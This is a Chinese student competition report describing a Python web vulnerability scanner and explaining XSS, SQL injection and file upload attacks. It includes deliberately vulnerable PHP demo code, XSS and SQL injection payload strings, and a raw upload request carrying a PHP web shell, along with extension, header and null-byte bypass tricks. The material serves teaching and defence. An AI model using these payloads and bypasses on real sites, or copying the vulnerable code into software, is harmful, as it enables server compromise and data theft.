2019 年全国大学生信息安全竞赛

作品报告

作品名称： 基于 Python 的 Web 漏洞扫描器

提交日期： 2019 年 5 月 29 日

填写说明

1. 所有参赛项目必须为一个基本完整的设计。作品报告书旨在能够清晰准确地阐述（或图示）该参赛队的参赛项目（或方案）。

2. 作品报告采用A4纸撰写。除标题外，所有内容必需为宋体、小四号字、1.5倍行距。

3. 作品报告中各项目说明文字部分仅供参考，作品报告书撰写完毕后，请删除所有说明文字。(本页不删除)

4. 作品报告模板里已经列的内容仅供参考，作者也可以多加内容。

目　　录

摘要

随着 Web2.0、社交网络、微博等等一系列新型的互联网产品的诞生，Web 安全威胁凸显，黑客利用网站操作系统的漏洞和 Web 服务程序漏洞等得到 Web 服务器的控制权限，轻则篡改网页内容，重则窃取重要内部数据，严重危害了各行各业的利益。因此，如何保障 Web 产品的安全已成为移动互联网一个重要的研究课题。

现如今，已经市面上有了几款较为成熟的漏洞扫描检查工具，然而大部分工具都不具备动态加载模块的功能，对部分漏洞的检查与修复不够准确，从而延误安全人员及时处理修复漏洞。因此，我们开发了这款 WebScan 漏洞扫描器，以解决上述问题。

WebScan 扫描器设计核心思想是以框架和模块来构成完整的程序，通过对网页源码、安全原理、Web 漏洞检测等方面的分析，找出 Web 的安全漏洞，并提出相应的针对 Web 应用安全问题的处理建议。本作品扫描了当前常见的几大类 Web 安全漏洞，包括：SQL 注入、XSS、后门、弱口令、文件上传、文件包含等方面，分析 Web 应用的组件、权限、数据、代码和通信系统等方面的安全性。最后实例分析了网页的测试用例，并对安全检测方法进行了实现和测试，证明其有效性。本作品可用于压力测试，网站管理员扫描测试，对提高 Web 产品的安全性，具有重要的应用价值和良好的市场前景。

关键词：信息安全　Web 安全　漏洞扫描器　WebScan　插件　Python

第一章 作品介绍

在本章中，我们首先介绍本参赛作品的研究背景，然后详细阐述现有同类产品的不足并具体分析说明我们作品的应用价值和市场前景，最后概述了项目分工与安排。

1.1 研究背景与意义

1.1.1 研究背景

目前很多业务都依赖于互联网，例如网上银行、网络购物、网络游戏等，很多恶意攻击者出于不良的目的对 Web 服务器进行攻击，想方设法通过各种手段获取他人的个人账户信息谋取利益。正是因为这样，Web 业务平台最容易遭受攻击。同时，对 Web 服务器的攻击也是形形色色、种类繁多，常见的有 SQL 注入、弱口令、文件上传等针对 Web 漏洞进行的攻击。[1]

一方面，由于 TCP/IP 的设计没有考虑安全问题，这使得在网络上传输的数据没有任何安全防护。攻击者可以利用系统漏洞造成系统进程缓冲区溢出，攻击者可能获得或者提升自己在有漏洞的系统上的用户权限来运行任意程序，甚至安装和运行恶意代码，窃取机密数据。而应用层面的软件在开发过程中也没有过多考虑到安全的问题，这使得程序本身存在很多漏洞，诸如缓冲区溢出、SQL 注入等等流行的应用层攻击，这些均属于在软件研发过程中疏忽了对安全的考虑所致。

另一方面，用户对某些隐秘的东西带有强烈的好奇心，一些利用木马或病毒程序进行攻击的攻击者，往往就利用了用户的这种好奇心理，将木马或病毒程序捆绑在一些艳丽的图片、音视频及免费软件等文件中，然后把这些文件置于某些网站当中，再引诱用户去单击或下载运行。或者通过电子邮件附件和 QQ、MSN 等聊天工具，将这些捆绑了木马或病毒的文件发送给用户，利用用户的好奇心理引诱用户打开或运行这些文件。

1.1.2 研究意义

Web 即全球广域网，也称为万维网，它是一种基于超文本和 HTTP 的、全球性的、动态交互的、跨平台的分布式图形信息系统。是建立在 Internet 上的一种网络服务，

为浏览者在 Internet 上查找和浏览信息提供了图形化的、易于访问的直观界面，其中的文档及超级链接将 Internet 上的信息节点组织成一个互为关联的网状结构。随着互联网的广泛普及，Web 应用已经成为移动互联网飞速发展的重要保证。正是因为 Web 的重大影响，使得 Web 产品层出不穷，基数大的情况下，Web 产品开发者中就不免包括一些小型创业公司和独立开发者，往往缺乏足够的安全编程培训，也缺少大型软件公司常备的代码审计和代码安全规范检查，这使得 Web 产品中存在大量的安全漏洞，安全漏洞可以在需求、设计、实现、配置、运行等软件生命周期的各个阶段中有意或无意产生。我们可以在很多分析 Web 安全的文献中发现，都在围绕漏洞展开，可以说 Web 安全性最有效的方法就是在程序开发过程中减少安全漏洞，在程序运行过程中增强服务器监管。而减少安全漏洞是一项长期而复杂的研究，受操作系统、数据库、开发语言、网络环境多方面因素的影响，因此加强 Web 产品安全漏洞分析技术研究是一个复杂的过程，但是正是如此，它的研究对软件技术的发展具有重要的理论和实际研究意义[2]。

Web 安全漏洞一旦被攻击者所利用，会对软件的机密性、完整性和可用性造成损害。随着越来越多 Web 产品漏洞利用攻击技术出现，Web 安全防御能力和效率受到严重挑战，引起广泛的关注和重视。因此，Web 应用安全问题逐渐成为互联网时代人们面临的最为严重的问题之一。为提升移动互联网信息系统安全性，迫切需要构建面向各种 Web 安全漏洞的收集和扫描系统。为了使得用户获得更好的扫描体验，加强对 Web 安全漏洞本身的研究就更为基础和急切。有效分析及扫描 Web 应用安全漏洞，已成为 Web 产品运营并获得经济效益的基础。而对维护个人、企业甚至国家安全都具有重要的作用，具有很好的社会效益。

1.2 现有同类产品

1.2.1 Webinspect

官网：https://www.Webinspector.com/

简介：

这是由 Comodo Security Solutions 公司一款强大的 Web 应用程序扫描程序。这款应用程序安全评估工具有助于确认 Web 应用中已知的和未知的漏洞。它还可以检查

一个 Web 服务器是否正确配置，并会尝试一些常见的 Web 漏洞，如参数注入、跨站脚本、目录遍历(directory traversal)等等。

不足：不具备可拓展性，不够便捷。

1.2.2 Whisker/Libwhisker

官网：https://sourceforge.net/projects/whisker/

简介：

Libwhisker 是一个 Perla 模块，适合于 HTTP 测试。它可以针对许多已知的安全漏洞，测试 HTTP 服务器，特别是检测危险 CGI 的存在。Whisker 是一个使用 libwhisker 的扫描程序。

不足：本身作为拓展模块，不具备二次拓展的可能性，软件臃肿。

1.2.3 Acunetix Web Vulnerability Scanner

官网：https://www.acunetix.com/

简介：

这是一款商业级的 Web 漏洞扫描程序，它可以检查 Web 应用程序中的漏洞，如 SQL 注入、跨站脚本、身份验证页上的弱口令长度等。它拥有一个操作方便的图形用户界面，并且能够创建专业级的 Web 站点安全审核报告。

不足：扫描速度慢，软件臃肿。

1.3 作品意义和应用前景

本作品通过研究面向 Web 安全漏洞的分析技术，针对网页在组件、权限、数据、代码和通信系统等方面运行过程产生的安全漏洞问题进行深入研究，提出相应的修补建议，切实提高网站的自身安全，可用于网站管理员扫描测试，压力测试，对网站安全评级具有重要的实用价值，促进 Web 的应用安全，具有较广阔的市场前景和良好的价值。

1.4 项目分工与进度

(1) 在开发前期，小组成员共同搜集、查阅和整理资料，了解产品需求，并分析当前 Web 安全漏洞的原理和 Web 安全扫描软件的不足。

(2) 系统设计阶段，小组成员经过讨论研究后提出设计方案，确定系统结构，明确小组分工，进行实际开发。

(3) 在系统实现阶段，两个成员主要完成系统的代码实现，并在系统的基础和特色上进行稳定性调整。两个成员主要完成系统的报告和答辩。一个成员在后期参与测试系统功能的测试。

(4) 小组成员进行针对各个环境下的软件系统测试，讨论并总结出优化和完善方案，提高系统功能。

(5) 小组成员一起总结工作经验，提出改进方案。

第二章 系统工作原理

本章首先通过研究 Web 系统架构说明 Web 应用的运行机制。其次，对 Web 安全性进行深入分析，根据 Web 安全漏洞产生原因不同对 Web 应用安全漏洞进行解决方式分析。然后，对用于 Web 产品的安全漏洞检测静态和动态分析技术进行深入介绍，最后给出 Web 产品安全漏洞检测方法的可行性分析。

2.1 Web 系统架构

系统架构是灵活的，根据需求的不同，不一定每一层的技术都需要使用。例如：一些简单的 CRM 系统可能在产品初期并不需要 K-V 作为缓存；一些系统访问量不大，并且可能只有一台业务服务器存在，所以不需要运用负载均衡层。但是大体上 Web 采用层次化系统架构，从低到高分为 4 层，分别是负载分配层，业务层，业务间通讯层，数据存储层，如图 2-1 所示。



图 2-1 Web 系统框架

在上图中我们描述了 Web 系统架构中的组成部分。并且给出了每一层常用的技术组件/服务实现。需要注意以下几点：

1.业务系统间通信层并没有加入传统的 HTTP 请求方式。这是因为 HTTP 请求-响应的延迟比较高，并且有很多次和正式请求无关的通信（这在下面的内容中会详细讲到）。所以，传统的 HTTP 请求方式并不适合在两个高负载系统之间使用，其更多的应用场景是各种客户端（Web、IOS、Android 等）->服务器端的请求调用。

2.我们把业务编码中常使用的缓存系统归入到数据存储层，是因为类似于 Redis 这样的 K-V 存储系统，从本质上讲是一种键值数据库。为什么 Redis 会很快以至于可以作为缓存使用，我将在随后的文章中进行详细的描述。

3.还有一点需要注意的是,上面架构图中的每层之间实际上不存在绝对的联系(例如负载层一定会把请求转送的业务层，这样的必然性是不存在的），在通常情况下各层是可以跨越访问的。举例说明：如果 HTTP 访问的是一张图片资源，负载层不会把请求送到业务层，而是直接到部署的分布式文件系统上寻找图片资源并返回。再比如运用 LVS 做 Mysql 负载时，负载层是直接和数据存储层进行合作。

2.2 Web 安全性分析

下面将详细分析 Web 存在的各种 Web 安全漏洞。

2.2.1 XSS 攻击

1)原理

XSS 攻击全称跨站脚本攻击，是为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆，故将跨站脚本攻击缩写为 XSS。XSS 是一种经常出现在 Web 应用中的计算机安全漏洞，它允许恶意 Web 用户将代码植入到提供给其它用户使用的页面中。比如这些代码包括 HTML 代码和客户端脚本。攻击者利用 XSS 漏洞旁路掉访问控制——例如同源策略(same origin policy)。这种类型的漏洞由于被骇客用来编写危害性更大的网络钓鱼(Phishing)攻击而变得广为人知。对于跨站脚本攻击，骇客界共识是：跨站脚本攻击是新型的“缓冲区溢出攻击“，而 JavaScript 是新型的“ShellCode”。

2)类型

XSS 攻击可以分成两种类型：

(1)非持久型攻击

非持久型 xss 攻击：顾名思义，非持久型 xss 攻击是一次性的，仅对当次的页面访问产生影响。非持久型 xss 攻击要求用户访问一个被攻击者篡改后的链接，用户访问该链接时，被植入的攻击脚本被用户游览器执行，从而达到攻击目的.

⑵持久型攻击

持久型 xss 攻击：持久型 xss，会把攻击者的数据存储在服务器端，攻击行为将伴随着攻击数据一直存在。

也可以分成三类：

(a)反射型：经过后端，不经过数据库。

新建一个 xss.php 文件并加入以下代码：

```
\\XSS反射演示
<form action="" method="get">
    <input type="text" name="xss"/>
    <input type="submit" value="test"/>
</form>
<?php
$xss = @$_GET['xss'];
if($xss!==null){
    echo $xss;
}
```

图 2-2 反射演示

这段代码中首先包含一个表单，用于向页面自己发送 GET 请求，带一个名为 xss 的参数。 然后 PHP 会读取该参数，如果不为空，则直接打印出来，这里不存在任何过滤。也就是说，如果 xss 中存在 HTML 结构性的内容，打印之后会直接解释为 HTML 元素。

部署好这个文件，访问 http://localhost/xss.php，直接输入一个 js 代码，比如 <script>alert('hack')</script>,



图 2-3 测试

之后点击 test:



图 2-4 回显

我们输入的 HTML 代码被执行了。用 Firebug 查看，我们输出的内容直接插入到了页面中，解释为<script>标签。



图 2-5 xss 测试

反射型 XSS 的数据流向是：浏览器 -> 后端 -> 浏览器

(b)存储型：经过后端，经过数据库

把 xss.php 内容改为（同时数据库中需要配置相应的表）：

```
\\存储XSS演示
<form action="" method="post">
    <input type="text" name="xss"/>
    <input type="submit" value="test"/>
</form>
<?php
$xss=@$_POST['xss'];
mysql_connect("localhost","root","123");
mysql_select_db("xss");
if($xss!==null){
    $sql="insert into temp(id,payload) values('1','$xss')";
    $result=mysql_query($sql);
    echo $result;
}
```

图 2-6 存储 xss 演示

用户输入的内容还是没有过滤，但是不直接显示在页面中，而是插入到了数据库。

新建 show.php，内容为：

```php
mysql_connect("localhost","root","root");
mysql_select_db("xss");
$sql="select payload from temp where id=1";
$result=mysql_query($sql);
while($row=mysql_fetch_array($result)){
    echo $row['payload'];
}
```

图 2-7 被攻击后台代码

该代码从数据库读取了之前插入的内容，并将其显示出来。

先创建一个数据库 xss,创建 temp 表



图 2-8 创建数据表

然后访问 xss.php，像之前一样输入 HTML 代码



图 2-9 测试

点击 test，点击之后却发现没有任何动静，但事实上，我们的数据已经插入到了数据库中。

图 2-10 回显

当我们访问 show.php 查询这个值的时候，代码就会被执行。

存储型 XSS 的执行位置通常不同于输入位置。我们可以看出，存储行 XSS 的数据流向是：

浏览器 -> 后端 -> 数据库 -> 后端 -> 浏览器。

DOM：不经过后端,DOM—based XSS 漏洞是基于文档对象模型 Document Objeet Model,DOM)的一种漏洞,dom - xss 是通过 url 传入参数去控制触发的。

把 xss.php 内容改为

```php
<?php
error_reporting(0); //禁用错误报告
$name = $_GET["name"];
?>
<input id="text" type="text" value="<?php echo $name;?>" />
<div id="print"></div>
<script type="text/javascript">
var text = document.getElementById("text");
var print = document.getElementById("print");
print.innerHTML = text.value; // 获取 text的值，并且输出在print内。这里是导致xss的主要原因
</script>
```



图 2-11 攻击、测试

DOM-XSS 的数据流向是：URL-->浏览器

总结：在易用上，存储型 XSS > DOM - XSS > 反射型 XSS。

3)防御方法

总体思想：对输入(和 URL 参数)进行过滤，对输出进行编码

(1) 对输入和 URL 参数进行过滤(白名单和黑名单)

黑名单就是列出不能出现的对象的清单，一旦出现就进行处理。白名单就是列出可被接受的内容，所有其他的输入都是非法的，会被抛弃掉。

对于每一个输入，在客户端和服务器端还要进行各种验证，验证是否合法字符，长度是否合法，格式是否正确。在客户端和服务端都要进行验证，因为客户端的验证很容易被绕过。其实这种验证也分为了黑名单和白名单。黑名单的验证就是不能出现某些字符，白名单的验证就是只能出现某些字符。尽量使用白名单。

(2) 对输出进行编码

对所有要动态输出到页面的内容，通通进行相关的编码和转义。

例如：< 转成 <

> 转成 >

& 转成 &

\ 转成 \\

/ 转成 \

; 转成 ； (全角;)

(3) 通过使 cookie 和系统 ip 绑定来降低 cookie 泄露后的危险。避免直接在 cookie 中泄露用户隐私，例如 email、密码等等。

(4) 尽量采用 POST 而非 GET 提交表单

2.2.2 SQL 注入

1)原理

SQL 注入，就是通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。[1]具体来说，它是利用现有应用程序，将（恶意的）SQL 命令注入到后台数据库引擎执行的能力，它可以通过在 Web 表单中输入（恶意）SQL 语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行 SQL 语句。比如先前的很多影视网站泄露 VIP 会员密码大多就是通过 Web 表单递交查询字符暴出的，这类表单特别容易受 SQL 注入式攻击。其注入过程可以大体归结为：寻找到 SQL 注入的位置；判断服务器类型和后台数据库类型；针对不同的服务器和数据库特点进行 SQL 注入攻击。

2)类型

（1）数字型注入点

在 Web 端大概是 http://xxx.com/news.php?id=1 这种形式，其注入点 id 类型为数字，所以叫数字型注入点。这一类的 SQL 语句原型大概为 select * from 表名 where id=1。组合出来的 sql 注入语句为： select * from news where id=1 and 1=1

（2）字符型注入点

在 Web 端大概是 http://xxx.com/news.php?name=admin 这种形式，其注入点 name 类型为字符类型，所以叫字符型注入点。这一类的 SQL 语句原型大概为 select * from 表名 where name='admin'。注意多了引号。组合出来的 sql 注入语句为：select * from news where chr='admin' and 1=1 ' '闭合单引号 chr='admin' union select 1,2,3,4 and '1'='1====> chr='admin'(闭合前面单引号) union select 1,2,3,4 and '1'='1'

（3）搜索型注入点

这是一类特殊的注入类型。这类注入主要是指在进行数据搜索时没过滤搜索参数，一般在链接地址中有“keyword=关键字”，有的不显示在的链接地址里面，而是直接通过搜索框表单提交。此类注入点提交的 SQL 语句，其原形大致为：select * from 表名 where 字段 like '%关键字%'。

组合出来的 sql 注入语句为： select * from news where search like '%测试 %' and '%1%'='%1%'

测试%' union select 1,2,3,4 and '%'='

(a)按照数据提交的方式来分类

（i）GET 注入

提交数据的方式是 GET，注入点的位置在 GET 参数部分。比如有这样的一个链接 http://xxx.com/news.php?id=1，id 是注入点。

（ii）POST 注入

使用 POST 方式提交数据，注入点位置在 POST 数据部分，常发生在表单中。

（iii）Cookie 注入

HTTP 请求的时候会带上客户端的 Cookie，注入点存在 Cookie 当中的某个字段中。

（iv）HTTP 头部注入

注入点在 HTTP 请求头部的某个字段中。比如存在 User-Agent 字段中。严格讲的话，Cookie 其实应该也是算头部注入的一种形式。因为在 HTTP 请求的时候，Cookie 是头部的一个字段。

(b)按照执行效果来分类

（i）基于布尔的盲注，即可以根据返回页面判断条件真假的注入。

（ii）基于时间的盲注，即不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行（即页面返回时间是否增加）来判断。

（iii）基于报错注入，即页面会返回错误信息，或者把注入的语句的结果直接返回在页面中。

（iv）联合查询注入，可以使用 union 的情况下的注入。

（v）堆查询注入，可以同时执行多条语句的执行时的注入。

3)防御方法

(1) 不要信任用户的输入。对用户的输入进行校验，可以通过正则表达式，或限制长度；对单引号和双"-"进行转换等。

(2) 不要使用动态拼装 sql，可以使用参数化的 sql 或者直接使用存储过程进行数据查询存取。

(3) 不要使用管理员权限的数据库连接，为每个应用使用单独的权限有限的数据库连接。

(4) 不要把机密信息直接存放，加密或者 hash 掉密码和敏感的信息。

(5) 应用的异常信息应该给出尽可能少的提示，最好使用自定义的错误信息对原始错误信息进行包装

(6) SQL 注入的检测方法一般采取辅助软件或网站平台来检测，软件一般采用 sql 注入检测工具 jsky，网站平台就有亿思网站安全平台检测工具。MDCSOFT SCAN 等。采用 MDCSOFT-IPS 可以有效的防御 SQL 注入，XSS 攻击等。

2.2.3 文件上传

1)原理

网络攻击者上传了一个可执行的脚本文件，绕过校验并通过此脚本文件获得了执行服务器端命令的能力。

2)类型

(1)客户端绕过

可以利用 burp 抓包改包，先上传一个 gif 类型的木马，然后通过 burp 将其改为 asp/php/jsp 后缀名即可。

```
POST /upload.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 155
--xYzZY
Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: image/gif (原为 Content-Type: text/plain)
<?php system($_GET['command']);?>
--xYzZY-
```

图 2-12 数据包内容

(2)服务端绕过

(a)文件类型绕过

我们可以通过抓包，将 content-type 字段改为 image/gif

(b)文件头绕过

在木马内容基础上再加了一些文件信息，有点像下面的结构

GIF89a<?php phpinfo(); ?>

(c)文件后缀名绕过

前提：黑名单校验

黑名单检测：一般有个专门的 blacklist 文件，里面会包含常见的危险脚本文件。

绕过方法：

（i）找黑名单扩展名的漏网之鱼 - 比如 asa 和 cer 之类

（ii）可能存在大小写绕过漏洞 - 比如 aSp 和 pHp 之类

能被解析的文件扩展名列表：

jsp jspx jspf

asp asa cer aspx

php php php3 php4

exe exee

(3)配合文件包含漏洞

前提：校验规则只校验当文件后缀名为 asp/php/jsp 的文件内容是否为木马。

绕过方式：（这里拿 php 为例，此漏洞主要存在于 PHP 中）

（a）先上传一个内容为木马的 txt 后缀文件，因为后缀名的关系没有检验内容；

（b）然后再上传一个.php 的文件，内容为<?php Include(“上传的 txt 文件路径”);?>

此时，这个 php 文件就会去引用 txt 文件的内容，从而绕过校验，下面列举包含的语法：

```
#PHP
<?php Include("上传的txt文件路径");?>
#ASP
<!--#include file="上传的txt文件路径" -->
#JSP
<jsp:inclde page="上传的txt文件路径"/>
or
<%@include file="上传的txt文件路径"%>
```

图 2-13 文件包含的包含语法

(4)配合服务器解析漏洞

(5)配合操作系统文件命令规则

（a）上传不符合 windows 文件命名规则的文件名

test.asp.

test.asp(空格)

test.php:1.jpg

test.php::$DATA

shell.php::$DATA…….

会被 windows 系统自动去掉不符合规则符号后面的内容。

（b）linux 下后缀名大小写

在 linux 下，如果上传 php 不被解析，可以试试上传 pHp 后缀的文件名。

(6)CMS、编辑器漏洞

（a）CMS 漏洞：比如说 JCMS 等存在的漏洞，可以针对不同 CMS 存在的上传漏洞进行绕过。

（b）编辑器漏洞：比如 FCK，eWebeditor 等，可以针对编辑器的漏洞进行绕过。

(7)配合其他规则

（a）0x00 截断：基于一个组合逻辑漏洞造成的，通常存在于构造上传文件路径的时候

test.php(0x00).jpg

test.php%00.jpg

